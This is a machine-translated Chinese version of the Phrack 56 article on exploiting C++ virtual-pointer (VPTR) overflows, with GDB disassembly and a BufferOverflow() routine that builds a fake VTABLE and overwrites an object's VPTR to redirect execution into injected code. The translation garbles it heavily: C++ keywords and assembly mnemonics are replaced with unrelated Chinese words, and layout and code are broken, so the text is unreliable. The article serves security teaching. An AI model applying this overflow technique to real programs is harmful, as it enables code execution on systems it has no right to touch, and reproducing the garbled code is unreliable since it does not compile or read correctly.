.::Phrack杂志 ::.

phrack.org/issues/56/8.html

.::Smashing C++ VPTRs ::.

问题。[ ] 1[ ] 2[3] [ ] 4[5] [ ] 6[ ] 7[ ] 8[ ] 9[ ] 10[ ] 11[ ] 12[13] [ ] 14[15] [ ]16 [ ]17 [ ]18 [ ] [19] [20] [21] [3] 2224[2] [5] 26[ ] [ ] 2728[ ] 2930[ ] [ ].312[ ] [ ] 32[33] [ ]34[35] [ ] 36[ ]37[ ] 38[ ]39[ ] 40[ ] 41[ ] 42[ ] 43[ ] 44[ ] 45[ ]46 [ ] 47[ ] 48[ ] 49[ ] 50[ ] 51[ ] 52[53] [ ]54[55] [ ] 56[ ]57[ ] 58[ ]59[ ] 60[ ]61 [ ] 62[ ] 63[ ] 64[ ] 65[ ] 66[67] [ ] 68[69] [ ]70

获取tar.gz

本期杂志：# 56| 发布日期：**2000-01-05** | 编辑：路线

简介	裂缝工作人员
Phrack	LoopbackPhrack工作人员
裂纹线	

Noisevario

us

Phrack ProphilePhrack

工作人员

绕过StackGuard和

StackShieldKil3r & Bulba项目区

52Irib & Simple Nomad & Jitsu-

Disk

通过ELF PLT感染的共享库重定向	西尔
维奥砸碎C++的VPTR	rix
后门的二进制对象	sklog
当你死了之后在思科大陆要做的事情	gaius
一个严格的IDS异常检测模型	beetle和sasha
分布式工具	生命线和莎莎
PAM简介	Bryan Ericson
利用非相邻的内存空间	witch
编写MIPS/Irix shellcodescut	
Phrack杂志提取工具	Phrack工作人员

标题：粉碎C++ VPTRs

作者: rix

- p h r a c kma g a z i n e-

第0xa卷第0x38期
05.01.2000
0x08[0x10]

|粉碎C++ vptrs|
|rix< rix@securiweb.net>|

----|介绍

目前，一套广为人知的技术指导我们如何利用通常用C语言编写的程序中的缓冲区溢出。虽然C语言几乎无处不在，但我们看到许多程序也是用C++编写的。在大多数情况下，适用于C语言的技术在C++中也是可用的，然而，C++在缓冲区溢出方面可以为我们提供新的可能性，这主要是由于面向对象技术的使用。我们将使用C++ GNU编译器来分析这些可能性之一。
在一个X86 Linux系统上。

----| C++背景介绍

我们可以将一个 "类 "定义为一个包含数据和一组函数（称为 "方法"）的结构。然后，我们可以根据这个类的定义来创建变量。这些变量被称为 "对象"。例如，我们可以有以下程序（bo1.cpp）。

```
#include <stdio.h>
#include <string.h>

类 MyClass
{
    私下里。
        char Buffer[32];
    public:
        空白的SetBuffer(char *String)。
        {
            strcpy(Buffer, String)。
        }
        空白的PrintBuffer()
        {
            printf("%s\n", Buffer)。
        }
};

空白的main()
{
     MyClass对象。

     Object.SetBuffer("string");
     Object.PrintBuffer()。
}
```

这个小程序定义了一个拥有方法2的MyClass类。

1） 一个SetBuffer()方法，可以向类（Buffer）填充一个内部缓冲区。

2） 一个PrintBuffer()方法，显示这个缓冲区的内容。

然后，我们在MyClass类的基础上定义一个Object对象。最初，我们会注意到SetBuffer()方法使用了一个*非常危险的*函数来填充Buffer，即strcpy()...

碰巧的是，在这个简单的例子中使用面向对象编程并没有带来太多好处。另一方面，在面向对象编程中非常常用的一种机制是继承机制。让我们考虑以下程序（bo2.cpp），使用继承机制
来创建具有不同PrintBuffer()方法的类2。

```
#include <stdio.h>
#include <string.h>

类别 基准类
{
    私下里。
        char Buffer[32];
    public:
        空白的SetBuffer(char *String)。
        {
            strcpy(Buffer,String)。
        }
        虚无的PrintBuffer()
        {
            printf("%s\n",Buffer)。
        }
};

class MyClass1:public BaseClass
{
    公众。
        空白的PrintBuffer()
        {
            printf("MyClass1: " );
            BaseClass::PrintBuffer();
        }
};

class MyClass2:public BaseClass
{
    公众。
        空白的PrintBuffer()
        {
            printf("MyClass2: " );
            BaseClass::PrintBuffer();
        }
};

空白的main()
{
    基础类 *Object[2]。

    Object[0] = new MyClass1;
```

Object[1] = new MyClass2。

```
    Object[0]->SetBuffer("string1");
    Object[1]->SetBuffer("string2");
    Object[0]->PrintBuffer();
    Object[1]->PrintBuffer() 。
}
```

这个程序创建了不同的2类（MyClass1, MyClass2），它们是BaseClass类的衍生物。这些类在显示层面上2有所不同（PrintBuffer()方法）。每个类都有自己的PrintBuffer()方法，但它们都调用原来的PrintBuffer()方法（来自BaseClass）。接下来，我们让main()函数定义一个指向两个BaseClass类对象的指针数组。每个对象都被创建，作为从MyClass1或MyClass2派生的对象。
然后我们调用这两个对象的SetBuffer（）和PrintBuffer（）方法。执行该程序会产生这样的输出。

```
rix@pentium:~/BO> bo2
MyClass1: string1
MyClass2: string2
rix@pentium:~/BO>
```

我们现在注意到了面向对象编程的优势。我们为两个不同的类提供了相同的PrintBuffer()的调用原语！这就是虚拟方法的最终结果。这就是虚拟方法的最终结果。虚拟方法允许我们重新定义基类方法的更新版本，或者在派生类中定义基类的一个方法（如果基类是纯粹的抽象）。如果我们不把方法声明为虚拟，编译器会在编译时进行调用解析（"静态绑定"）。为了在运行时解决这个调用（因为这个调用取决于我们在Object[]数组中的对象的类别），我们必须将PrintBuffer()方法声明为 "虚拟"。然后编译器将使用动态绑定，并在运行时计算出调用的地址。

```
----| C++ VPTR
```

我们现在要以更详细的方式来分析这种动态绑定机制。让我们以我们的BaseClass类和它的派生类为例。

编译器首先浏览了BaseClass的声明。最初，它为Buffer的定义保留了字节32。然后，它读取SetBuffer()方法的声明（非虚拟），并直接在代码中分配相应的地址。最后，它读取了PrintBuffer()方法的声明（虚拟）。在这种情况下，它不是做静态绑定，而是做动态绑定，并在类中保留字节4（这些字节将包含一个指针）。我们现在有如下结构。

```
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbvvvv
```

其中。B代表Buffer的一个字节。
V代表我们指针的一个字节。

这个指针被称为 "VPTR"（虚拟指针），它指向一个函数指针数组中的一个条目。这些指针本身指向方法（相对于类而言）。一个类有一个VTABLE，它只包含指向所有类方法的指针。我们现在有如下图示。

对象[0]。bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbvvvv

```
                                        =+==
                                         |
                 --------------------------------++
                |
                +--> VTABLE_MyClass1:三、关于 "三、关于 "三、关于 "三、关于 "三、关于 "三、关
                于 "三
```

对象[1]。bbbbbbbbbbbbbbbbbbbbwwww

```
                                        =+==
                                         |
                 --------------------------------++
                |
                +--> VTABLE_MyClass2:叁.贰.叁.捌.捌
```

其中。B代表Buffer的一个字节。

V代表VPTR到VTABLE_MyClass1的一个字节。W代表VPTR到

VTABLE_MyClass2的一个字节。I代表各种信息字节。

P代表MyClass1的PrintBuffer()方法指针的一个字节。

Q代表MyClass2的PrintBuffer()方法指针的一个字节。

例如，如果我们有第三个MyClass1类的对象，我们会有。

对象[2]。bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbvvvv

与VVVV，将指向VTABLE_MyClass1。

我们注意到VPTR在进程的内存中位于我们的Buffer之后。当我们通过strcpy()函数填充这个缓冲区时，我们很容易推断出我们可以通过填充这个缓冲区来达到VPTR

注意：经过在Windows下的一些测试，似乎Visual C++ 6.0
将VPTR放在对象的开头，这使我们无法使用这种技术。另一方面，C++ GNU将VPTR放在对象的末尾（这正是我们想要的）。

----| 使用GDB进行VPTR分析

现在我们将使用调试器更精确地观察这个机制。为此，我们编译我们的程序并运行GDB。

```
rix@pentium:~/BO > gcc -o bo2 bo2.cpp
rix@pentium:~/BO > gdb bo2
```

支持4.17.0.11Linux的GNU gdb 1998自由软件基金会公

司版权所有。

GDB是自由软件，受GNU通用公共许可证的保护，欢迎你在一定条件下改变它和/或分发它的副本。输入

"show copying "来查看这些条件。

对GDB绝对没有任何保证。键入 "show warranty "了解详情。这个GDB被配置为 "i686-pc-linux-gnu"...

(gdb)拆解main

函数main的汇编代码的转储。0x80485b0

```
                        <main>:pushl%ebp
```

```
0x80485b1
                        <main+1>:movl%esp
,%ebp0x80485b3
                        <main+3>:subl$0x8
,%esp0x80485b6
                        <main+6>:pushl%ed
i 0x80485b7
                        <main+7>:pushl%es
i
```

```
0x80485b8 <main+8>。      推动    %ebx
0x80485b9 <main+9>。      推动    $0x24
0x80485bb <main+11>。     呼叫    0x80487f0 <___builtin_new>
0x80485c0 <main+16>。     加法尔  $0x4,%esp
0x80485c3 <main+19>。     搬家公  %eax,%eax
                          司
0x80485c5 <main+21>。     推动    %eax
0x80485c6 <main+22>。     呼叫    0x8048690 < 8MyClass1>
0x80485cb <main+27>。     加法尔  $0x4,%esp
0x80485ce <main+30>。     搬家公  %eax,%eax
                          司
0x80485d0 <main+32>。     搬家公  %eax,0xfffffff8(%ebp)
                          司
0x80485d3 <main+35>。     推动    $0x24
0x80485d5 <main+37>。     呼叫    0x80487f0 <___builtin_new>
0x80485da <main+42>。     加法尔  $0x4,%esp
0x80485dd <main+45>。     搬家公  %eax,%eax
                          司
0x80485df <main+47>。     推动    %eax
0x80485e0 <main+48>。     呼叫    0x8048660 < 8MyClass2>
0x80485e5 <main+53>。     加法尔  $0x4,%esp
0x80485e8 <main+56>。     搬家公  %eax,%eax
                          司
---输入<回车>继续，或输入q<回车>退出------
0x80485ea <main+58>。     搬家公  %eax,0xfffffffc(%ebp)
                          司
0x80485ed <main+61>。     推动    $0x8048926
0x80485f2 <main+66>。     搬家公  0xfffffff8(%ebp),%eax
                          司
0x80485f5 <main+69>。     推动    %eax
0x80485f6 <main+70>。     呼叫    0x80486c0 <SetBuffer 9BaseClassPc>
0x80485fb <main+75>。     加法尔  $0x8,%esp
0x80485fe <main+78>。     推动    0x804892e美元
0x8048603 <main+83>。     搬家公  0xfffffffc(%ebp),%eax
                          司
0x8048606 <main+86>:      推动    %eax
0x8048607 <main+87>。     呼叫    0x80486c0 <SetBuffer 9BaseClassPc>
0x804860c <main+92>。     加法尔  $0x8,%esp
0x804860f <main+95>。     搬家公  0xfffffff8(%ebp),%eax
                          司
0x8048612 <main+98>。     搬家公  0x20(%eax),%ebx
                          司
0x8048615 <main+101>。    加法尔  $0x8,%ebx
0x8048618 <main+104>。    ĀĀĀ     (%ebx),%eax
0x804861b <main+107>。    搬家公  %eax,%edx
                          司
0x804861d <main+109>。    加法尔  0xfffffff8(%ebp),%edx
0x8048620 <main+112>。    推动    %edx
0x8048621 <main+113>。    搬家公  0x4(%ebx),%edi
                          司
0x8048624 <main+116>。    呼叫    *%edi
0x8048626 <main+118>。    加法尔  $0x4,%esp
0x8048629 <main+121>。    搬家公  0xfffffffc(%ebp),%eax
                          司
0x804862c <main+124>。    搬家公  0x20(%eax),%esi
                          司
0x804862f <main+127>。    加法尔  $0x8,%esi
---输入<回车>继续，或输入q<回车>退出------
0x8048632 <main+130>。    ĀĀĀ     (%esi),%eax
0x8048635 <main+133>。    搬家公  %eax,%edx
                          司
0x8048637 <main+135>。    加法尔  0xfffffffc(%ebp),%edx
```

```
0x804863a <main+138>。    推动     %edx
0x804863b <main+139>。    搬家公司  0x4(%esi),%edi
0x804863e <main+142>。    呼叫     *%edi
0x8048640 <main+144>:     加法尔   $0x4,%esp
0x8048643 <main+147>:     xorl     %eax,%eax
0x8048645 <main+149>。    脉冲     0x8048650 <main+160>
0x8048647 <main+151>:     搬家公司  %esi,%esi
0x8048649 <main+153>。    leal     0x0(%edi,1),%edi
0x8048650 <main+160>。    leal     0xffffffec(%ebp),%esp
0x8048653 <main+163>。    罂粟     %ebx
0x8048654 <main+164>。    罂粟     %esi
0x8048655 <main+165>。    罂粟     %edi
0x8048656 <main+166>:     搬家公司  %ebp,%esp
0x8048658 <main+168>。    罂粟     %ebp
0x8048659 <main+169>。    检索
0x804865a <main+170>。    leal     0x0(%esi),%esi
```

汇编程序转储结束。

让我们详细分析一下，我们的main()函数做了什么。

```
0x80485b0 <main>:         推动     %ebp
0x80485b1 <main+1>。      搬家公司  %esp,%ebp
0x80485b3 <main+3>。      潜龙     $0x8,%esp
0x80485b6 <main+6>。      推动     %edi
0x80485b7 <main+7>。      推动     %esi
0x80485b8 <main+8>。      推动     %ebx
```

程序创建了一个堆栈框架，然后在堆栈上保留字节8（这是我们的本地Object[]数组），这些字节4将包含指针2，分别在0xfffff8 (%ebp)的Object[0]和在0xfffffc (%ebp)的Object[1]。接下来，它将保存各种寄存器。

```
0x80485b9 <main+9>。      推动     $0x24
0x80485bb <main+11>。     呼叫     0x80487f0 <___builtin_new>
0x80485c0 <main+16>。     加法尔   $0x4,%esp
```

该程序现在调用_____builtin_new，它在堆上为我们的Object[0]保留了0x24（36个字节），并将这些保留在EAX中的字节的地址发回给我们。这些36字节代表我们的缓冲区的字节32，然后是VPTR的4字节。

```
0x80485c3 <main+19>。     搬家公司  %eax,%eax
0x80485c5 <main+21>。     推动     %eax
0x80485c6 <main+22>。     呼叫     0x8048690 < 8MyClass1>
0x80485cb <main+27>。     加法尔   $0x4,%esp
```

在这里，我们把对象的地址（包含在EAX中）放在堆栈中，然后我们调用8MyClass1函数。这个函数实际上是MyClass1类的构造函数。还需要注意的是，在C++中，所有方法都包括一个额外的 "秘密 "参数。那就是实际执行该方法的对象的地址（"这个 "指针）。让我们分析一下这个构造函数的指令。

(gdb) 反汇编8MyClass1

函数8MyClass1的汇编程序代码的转储。

```
0x8048690 <                      8MyClass1>:pushl %ebp
0x8048691 <
                                 8MyClass1+1>:movl%esp
,%ebp0x8048693 <                 8MyClass1+3>:pushl
%ebx 0x8048694 <
                                 8MyClass1+4>:movl0x8(
%ebp),%ebx
```

EBX现在包含保留36字节的指针（"这个 "指针）。0x8048697 <

```
                                 8MyClass1+7>:pushl%ebx
0x8048698 <
                                 8MyClass1+8>:call0x8048700<
9BaseClass> 0x804869d <
                                 8MyClass1+13>:addl$0x4,%esp
```

这里，我们调用BaseClass类的构造函数。(gdb) disass

```
9BaseClass
```

9BaseClass函数的汇编代码的转储。0x8048700 <

```
                                 9BaseClass>:pushl
%ebp
```

```
0x8048701 < 9BaseClass+1>:      搬家公司   %esp,%ebp
0x8048703 < 9BaseClass+3>:      搬家公司   0x8(%ebp),%edx
```

EDX收到保留36字节的指针（"这个 "指针）。0x8048706 <

9BaseClass+6>:movl$0x8048958,0x20(%

edx)

位于EDX+0x20（=EDX+32）的4字节接收0x8048958美元的值。然后，9BaseClass函数延伸得更远一些。如果我们启动。

```
(gdb) x/aw 0x08048958
0x8048958                       <_vt.9BaseClass>:0x0
```

我们观察到，写在EDX+0x20（保留对象的VPTR）中的值收到了BaseClass类的VTABLE地址。返回到MyClass1构造函数的代码。

```
0x80486a0 <                             8MyClass1+16>:movl$0x8048948,0x20(%ebx
```

它把0x8048948的值写到EBX+0x20（VPTR）。同样，这个函数延伸得更远一些。让我们来启动。

```
(gdb) x/aw 0x08048948
0x8048948                       <_vt.8MyClass1>:0x0
```

我们观察到VPTR被覆盖了，它现在收到的是MyClass1类的VTABLE的地址。我们的main()函数得到一个指向内存中分配的对象的指针（在EAX中）。

```
0x80485ce <main+30>:    搬家公司   %eax,%eax
0x80485d0 <main+32>:    搬家公司   %eax,0xffffff8(%ebp)
```

这个指针被放在Object[0]中。然后，程序对Object[1]使用同样的机制，显然是用不同的地址。在所有这些初始化之后，下面的指令将运行。

```
0x80485ed <main+61>。     推动     $0x8048926
0x80485f2 <main+66>。     搬家公司   0xffffff8(%ebp),%eax
0x80485f5 <main+69>。     推动     %eax
```

在这里，我们首先将地址0x8048926以及Object[0]的值放在堆栈上（"这个 "指针）。观察0x8048926的地址。

```
(gdb) x/s 0x08048926
0x8048926                <_fini+54>: "string1"
```

我们注意到这个地址包含 "string1"，它将通过BaseClass类的SetBuffer()函数被复制到Buffer中。

```
0x80485f6                       <main+70>:call0x80486c0<SetBuffer
9BaseClassPc> 0x80485fb         <main+75>:addl$0x8,%esp
```

我们调用BaseClass类的SetBuffer()方法。值得注意的是，SetBuffer方法的调用是一个静态绑定（因为它不是一个虚拟方法）。同样的原则也用于相对于Object[1]的SetBuffer()方法。

为了验证我们的对象2在运行时被正确初始化，我们将安装以下断点。

0x80485c0：获取第一个对象的地址。0x80485da: 获得第二个

对象的地址。
0x804860f: 验证对象的初始化是否顺利进行。

```
(gdb) break *0x80485c0 断
点在10x80485c0 (gdb)
break *0x80485da 断点在
20x80485da (gdb) break
*0x804860f 断点在
30x804860f
```

最后我们运行该程序。

启动程序。/home/rix/BO/bo2 断点

1,0x80485c0在main ()。

在查询EAX时，我们将得到第一个对象的地址。(Gdb) info reg eax

```
     eax:               0x8049a70    134519408
```

然后，我们继续到下面的断点。

```
(gdb) cont
```

继续。

在main()中的断点0x80485da2，我们注意到我

们的第二个对象地址。

```
(gdb) info reg eax
     eax:               0x8049a98    134519448
```

我们现在可以运行构造函数和SetBuffer()方法。(gdb) cont

继续。
在main ()中的断点0x804860f3，

我们注意到，我们的对象在内存中2跟随自己（0x8049a70和0x8049a98）。然而，0x8049a98 - 0x8049a70

= 0x28，这意味着有

4字节，这些字节显然被插入了第1个和第2个对象之间。如果我们想看到这些字节。

```
(gdb) x/aw 0x8049a98-4
                0x8049
a94:0x29
```

我们观察到，它们包含数值0x29。第2个对象后面也有特定4的字节。

```
(gdb) x/xb 0x8049a98+32+4
                0x8049abc
:0x49
```

我们现在要以更精确的方式来显示我们每个对象的内部结构（现在已经初始化）。

```
(gdb) x/s 0x8049a70
                0x8049a70
: "string1"(gdb) x/a
0x8049a70+32
```

```
                0x8049a90:0x8048948<_vt.8
MyClass1> (gdb) x/s 0x8049a98
                 0x8049a98
: "string2"(gdb) x/a
0x8049a98+32
                0x8049ab8:0x8048938<_vt.8MyClass2>
```

我们可以显示我们每个班级的VTABLE的内容。

```
(gdb) x/a 0x8048948
0x8048948 <_vt.8MyClass1>。       0x0
(gdb) x/a 0x8048948+4
0x804894c <_vt.8MyClass1+4>。     0x0
(gdb) x/a 0x8048948+8
0x8048950 <_vt.8MyClass1+8>。     0x0
(gdb) x/a 0x8048948+12
0x8048954 <_vt.8MyClass1+12>。    0x8048770  <PrintBuffer__8MyClass1>
                                                    的内容。
(gdb) x/a 0x8048938
0x8048938 <_vt.8MyClass2>。       0x0
(gdb) x/a 0x8048938+4
0x804893c <_vt.8MyClass2+4>。     0x0
(gdb) x/a 0x8048938+8
0x8048940 <_vt.8MyClass2+8>。     0x0
(gdb) x/a 0x8048938+12
0x8048944 <_vt.8MyClass2+12>。    0x8048730  <PrintBuffer__8MyClass2>
                                                    的内容。
```

我们看到PrintBuffer()方法在我们的类的VTABLE中好是第4个方法。接下来，我们要分析一下动态绑定的机制。它我们将继续运行并显示寄存器和内存的使用。我们将一步一步地执行函数main()的代码，并进行说明。

```
(gdb) ni
```

现在我们要运行以下指令。

```
0x804860f                       <main+95>:movl0xfffffff8(%ebp),%eax
```

这条指令将使EAX指向第一个对象。

```
0x8048612 <main+98>:     搬家    0x20(%eax),%ebx
                         公司
0x8048615 <main+101>:    加法    $0x8,%ebx
                          尔
```

这些指令将使EBX指向来自MyClass1类的VTABLE的第三个地址。

```
0x8048618
                        <main+104>:movswl(
%ebx),%eax 0x804861b
                        <main+107>:movl%ea
x,%edx
```

这些指令要把VTABLE中偏移量+8的字加载到EDX。

```
0x804861d <main+109>:    加法尔  0xfffffff8(%ebp),%edx
0x8048620 <main+112>:    推动    %edx
```

这些指令将第1个对象的偏移量加到EDX中，并将得到的地址（这个指针）放在堆栈中。

```
0x8048621 <main+113>。    搬家公司    0x4(%ebx),%edi          // EDI = *(VPTR+8+4)
0x8048624 <main+116>。    呼叫        *%edi                   // 运行 在EDI的代码
```

这条指令将VTABLE的第4个地址（VPTR+8+4）放在EDI中，也就是MyClass1类的PrintBuffer()方法的地址。然后，这个方法被执行。同样的机制被用来执行MyClass2类的PrintBuffer()方法。最后，函数main()在稍远的地方结束，使用RET。

我们观察到一个 "奇怪的处理"，指向内存中对象的开始，因为我们在VPTR+8中寻找一个偏移字，把它加到我们第一个对象的地址中。在这种情况下，这种操作并没有什么作用，因为VPTR+8所指向的值是0。

```
(gdb) x/a 0x8048948+8
0x8048950                          <_vt.8MyClass1+8>:0x0
```

然而，在一些方便的情况下，这种操作是必要的。这就是为什么要注意它的重要性。我们将在以后再来讨论这个机制，因为它将在以后引起一些问题。

----|利用VPTR

我们现在要尝试以一种简单的方式利用缓冲区溢出的问题。为此，我们必须这样做。

- 构建我们自己的VTABLE，其地址将指向我们想要运行的代码（例如，一个shellcode；）。
- 溢出VPTR的内容，使其指向我们自己的VTABLE。

实现这一目标的方法之一，是在我们要溢出的缓冲区的开头编码我们的VTABLE。然后，我们必须设置一个VPTR值来指向我们缓冲区的开头（我们的VTABLE）。我们可以把shellcode直接放在缓冲区的VTABLE后面，也可以把它放在我们要覆盖的VPTR值的后面。


然而，如果我们把我们的shellcode放在VPTR之后，有必要确定我们可以访问这部分内存，以避免引发分段故障。

这种考虑主要取决于缓冲区的大小。

一个大的缓冲区将能够毫无问题地包含VTABLE和shellcode，然后避免所有分段故障的风险。

让我们提醒自己，我们的对象每次都有一个4字节序列（0x29，0x49），我们可以毫无问题地将00h（字符串结束）写到VPTR后面的字节。

为了检查，我们要把我们的shellcode正确地放在我们的VPTR之前。我们将在我们的缓冲区中采用以下结构。



其中。V代表我们的缓冲区起始地址的字节。

S代表我们的shellcode地址的字节，这里是C的地址（在这种情况下，地址S=地址V+缓冲区-1的偏移量VPTR，因为我们把shellcode正确地放在VPTR之前）。

B代表任何数值对齐的可能字节(NOPs:)，以使我们的VPTR的数值在对象的VPTR上对齐。

C代表shellcode的字节，在本例中是一个简单的CCh字节（INT 3），它将引发一个SIGTRAP信号。

0代表00h字节，这将是我们缓冲区的末端（对于strcpy()函数）。

放在缓冲区开头的地址数（SSSS）取决于我们是否知道在我们溢出后将被调用的第一个方法的VTABLE中的索引。

要么我们知道这个索引，然后我们写出相应的指针。要么我们不知道这个索引，而我们生成一个最大数量的指针。然后，我们希望将要执行的方法将使用这些被覆盖的指针中的一个。请注意，一个包含方法200的类并不是很常见;)

放入VVVV（我们的VPTR）的地址主要取决于程序的执行。

这里有必要指出，我们的对象是在堆上分配的，很难确切知道它们的地址。

我们要写一个小函数，它将为我们构建一个缓冲区。这个函数将接收参数3。

- BufferAddress：我们将溢出的缓冲区的起始地址。
- NAddress：我们在VTABLE中想要的地址数量。下面是我们的BufferOverflow()

函数的代码。

```
char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
 char *Buffer;
 无符号长 *LongBuffer; 无符号
 长 CCOffset; int i;

 Buffer=（char*）malloc（VPTROffset+4）。
  // 分配了缓冲区。

 CCOffset=（无符号长）VPTROffset-1。
  //计算缓冲区内要执行的代码的偏移量。

 for (i=0;i<VPTROffset;i++) Buffer[i]='\x90' 。
  //用90h填充缓冲区（NOP，老习惯：））)

 LongBuffer=（无符号长*）Buffer。
  //构造一个指针，用于在我们的VTABLE中放置地址。

 for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset;
  // 在缓冲区的开始处将VTABLE的地址填入我们的缓冲区。
  // shellcode。

 LongBuffer=（无符号长*）&Buffer[VPTROffset]。
  //在VPTR上构造一个指针。

 *LongBuffer=BufferAddress。
  //将覆盖VPTR的值。
```

缓冲区[CCOffset]='\xCC'。

//我们的可执行代码。Buffer[VPTROffset+4]='\x00'。

```
  //由一个00h字符（结束字符串）完成。

 返回 Buffer。
}
```

在我们的程序中，我们现在可以调用我们的BufferOverflow()函数，并将其作为参数。

- 我们的缓冲区的地址，这里是我们对象的地址（Object[0]）。
- 4在这种情况下，我们的VTABLE中的值（因为PrintBuffer()是在VTABLE+8+4中）。
- 32作为VPTR的偏移量。

下面是产生的代码（bo3.cpp）。

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

class BaseClass {
private:
 char Buffer[32];
public:
 void SetBuffer(char *String) {
  strcpy(Buffer,String);
 }
 virtual void PrintBuffer() {
  printf("%s\n",Buffer)。
 }
};

class MyClass1:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass1: " );
  BaseClass::PrintBuffer();
 }
};

class MyClass2:public BaseClass {
public:
 void PrintBuffer() {
  printf("MyClass2: " );
  BaseClass::PrintBuffer();
 }
};

char *BufferOverflow(unsigned long BufferAddress,int NAddress,int VPTROffset) {
 char *Buffer;
 无符号长 *LongBuffer; 无符号
 长 CCOffset; int i;

 Buffer=(char*)malloc(VPTROffset+4+1); CCOffset=

  （无符号长）VPTROffset-1。
 for (i=0;i<VPTROffset;i++) Buffer[i]='\x90';
 LongBuffer=（无符号长*）Buffer。
 for (i=0;i<NAddress;i++) LongBuffer[i]=BufferAddress+CCOffset; LongBuffer= (
```

无符号长*）&Buffer[VPTROffset]。

```
 *LongBuffer=BufferAddress;
 Buffer[CCOffset]='\xCC';
 Buffer[VPTROffset+4]='\x00';
 return Buffer;
}

void main() {
 BaseClass *Object[2];

 Object[0]=new MyClass1;
 Object[1]=new MyClass2
 。
 Object[0]->SetBuffer(BufferOverflow((unsigned long)&(*Object[0]),4,32));
 Object[1]->SetBuffer("string2")。
 Object[0]->PrintBuffer (
 ) ; Object[1]-
 >PrintBuffer () 。
}
```

我们进行编译，并启动GDB。

```
rix@pentium:~/BO > gcc -o bo3 bo3.cpp
rix@pentium:~/BO > gdb bo3
...
(gdb) disass main
```

函数main的汇编代码的转储。

```
0x8048670               <main>:pushl%ebp
0x8048671
                        <main+1>:movl%es
p,%ebp0x8048673
                        <main+3>:subl$0x
8,%esp0x8048676
                        <main+6>:pushl%e
di 0x8048677
                        <main+7>:pushl%e
si 0x8048678
                        <main+8>:pushl%e
bx 0x8048679
                        <main+9>:pushl$0
x24
0x804867b                       <main+11>:call0x80488c0<
_____________________________builtin_new> 0x8048680
                        <main+16>:addl$0x4,%esp
0x8048683
                        <main+19>:movl%e
ax,%eax0x8048685
                        <main+21>:pushl%
eax
0x8048686
                        <main+22>:call0x8048760<
8MyClass1> 0x804868b            <main+27>:addl$0x4,%esp
0x804868e                       <main+30>:movl%eax,%eax
0x8048690
                        <main+32>:movl%eax,0xfffff8(
%ebp0x8048693           <main+35>:pushl$0x24
0x8048695                       <main+37>:call0x80488c0<
_____________________________builtin_new> 0x804869a
                        <main+42>:addl$0x4,%esp
```

```
0x804869d
                        <main+45>:movl%e
ax,%eax0x804869f
                        <main+47>:pushl%
eax
0x80486a0
                        <main+48>:call0x8048730<
8MyClass2> 0x80486a5            <main+53>:addl$0x4,%esp
0x80486a8                       <main+56>:movl%eax,%eax
---输入<return>继续，或输入q <return>退出--- 0x80486aa

                        <main+58>:movl%eax,0xfffffffc(
%ebp)0x80486ad          <main+61>:pushl$0x20
0x80486af               <main+63>:pushl$0x4
0x80486b1
                        <main+65>:movl0xffffffff8(%eb
p),%eax0x80486b4        <main+68>:pushl%eax
0x80486b5
                        <main+69>:call0x80485b0<BufferOverflow
FUlii> 0x80486ba                <main+74>:addl$0xc,%esp
0x80486bd
                        <main+77>:movl%e
ax,%eax0x80486bf
                        <main+79>:pushl%
eax
0x80486c0                       <main+80>:movl0xffffffff8(%ebp),%eax
```

```
0x80486c3 <main+83>。     推动    %eax
0x80486c4 <main+84>。     呼叫    0x8048790 <SetBuffer 9BaseClassPc>
                                  </p
0x80486c9 <main+89>。     加法尔  $0x8,%esp
0x80486cc <main+92>。     推动    $0x80489f6
0x80486d1 <main+97>。     搬家公  0xfffffffc(%ebp),%eax
                          司
0x80486d4 <main+100>。    推动    %eax
0x80486d5 <main+101>。    呼叫    0x8048790 <SetBuffer 9BaseClassPc>
                                  </p
0x80486da <main+106>。    加法尔  $0x8,%esp
0x80486dd <main+109>。    搬家公  0xfffffff8(%ebp),%eax
                          司
0x80486e0 <main+112>。    搬家公  0x20(%eax),%ebx
                          司
0x80486e3 <main+115>。    加法尔  $0x8,%ebx
0x80486e6 <main+118>。    ÃÃÃ     (%ebx),%eax
0x80486e9 <main+121>。    搬家公  %eax,%edx
                          司
0x80486eb <main+123>。    加法尔  0xfffffff8(%ebp),%edx
---输入<回车>继续，或输入q<回车>退出------
0x80486ee <main+126>。    推动    %edx
0x80486ef <main+127>。    搬家公  0x4(%ebx),%edi
                          司
0x80486f2 <main+130>。    呼叫    *%edi
0x80486f4 <main+132>。    加法尔  $0x4,%esp
0x80486f7 <main+135>。    搬家公  0xfffffffc(%ebp),%eax
                          司
0x80486fa <main+138>。    搬家公  0x20(%eax),%esi
                          司
0x80486fd <main+141>。    加法尔  $0x8,%esi
0x8048700 <main+144>:     ÃÃÃ     (%esi),%eax
0x8048703 <main+147>:     搬家公  %eax,%edx
                          司
0x8048705 <main+149>。    加法尔  0xfffffffc(%ebp),%edx
0x8048708 <main+152>。    推动    %edx
0x8048709 <main+153>。    搬家公  0x4(%esi),%edi
                          司
0x804870c <main+156>。    呼叫    *%edi
0x804870e <main+158>。    加法尔  $0x4,%esp
0x8048711 <main+161>。    xorl    %eax,%eax
0x8048713 <main+163>。    脉冲    0x8048720<main+176>
0x8048715 <main+165>。    leal    0x0(%esi,1),%esi
0x8048719 <main+169>。    leal    0x0(%edi,1),%edi
0x8048720 <main+176>。    leal    0xffffffec(%ebp),%esp
0x8048723 <main+179>。    罂粟    %ebx
0x8048724 <main+180>。    罂粟    %esi
0x8048725 <main+181>:     罂粟    %edi
0x8048726 <main+182>:     搬家公  %ebp,%esp
                          司
0x8048728 <main+184>。    罂粟    %ebp
---输入<回车>继续，或输入q<回车>退出------
0x8048729                 <main+185>:ret
0x804872a
                          <main+186>:leal0x0(%e
si),%esi 汇编程序转储结束。
```

